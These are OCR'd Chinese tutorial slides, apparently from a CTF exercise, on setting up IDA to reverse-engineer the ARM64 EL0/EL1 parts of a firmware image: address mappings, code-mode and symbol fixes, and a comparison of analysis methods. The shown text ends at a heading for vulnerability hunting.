




```
1  __int64 __fastcall sub_FFFFFFFFC0008BA8(uns
2  {
3    __int64 v5; // x0
4    unsigned __int64 v6; // x24
5    __int64 v7; // x22
6    unsigned __int64 v8; // x21
7    unsigned __int64 v9; // x4
8    __int64 result; // x0
9    unsigned __int64 i; // x20
10   __int64 v12; // x23
11   __int64 v13; // x24
12   unsigned __int64 j; // x20
13   unsigned __int64 v15; // x23
14   unsigned __int64 k; // x20
15   unsigned __int64 v17; // x22
16   unsigned __int64 v18; // x0
17
18   v5 = (unsigned int)_ReadStatusReg(ARM64_S
19   if ( (_DWORD)v5 != 21 )
20     sub_FFFFFFFFC00091B0(v5);
21   v6 = *a1;
22   v7 = a1[1];
23   v8 = a1[2];
24   v9 = a1[3];
25   result = a1[8];
26   if ( result == 63 )
27   {
28     if ( v8 )
29     {
30       result = sub_FFFFFFFFC0009AD8();
31       if ( (result & 0x80000000) != 0 )
```

EL1：找到EL1代码：修正IDA地址：加载额外二进制


所属空间	固件地址	虚拟地址
user	0xBC010-0xC8BD7	0x400000
kernel	0xB0000-0xBC00f	0xffffffffc0000000









EL1：找到EL1代码：修正IDA地址：加载额外二进制：修正代码模式









修正为64位代码模式

EL1：找到EL1代码：修正IDA地址：加载额外二进制：结果




首先仍然要手动识别内核以及用户态函数
然后就可以在IDA中同时看到user和kernel了
但这样user的ELF符号看不到了，有没有更好的办法？


EL1：找到EL1代码：修正IDA地址：加载额外二进制：修正符号



以user的ELF为主IDA工作台加载bios.bin中的内核部分


EL1：找到EL1代码：修正IDA地址：方法比较





1. 单独分析操作快速简单，但无法清晰建立系统整体的内存布局，只能靠想，另外需要开多个IDA工程
2. 加载额外二进制操作复杂繁琐，容易搞错，但是可以在一个IDA工程中看到较为清晰的系统内存布局
3. 挑选适合自己的，后续讲解均采用单独分析的方法


内存地图



EL0/EL1虚拟地址

EL1子任务3：EL1漏洞挖掘

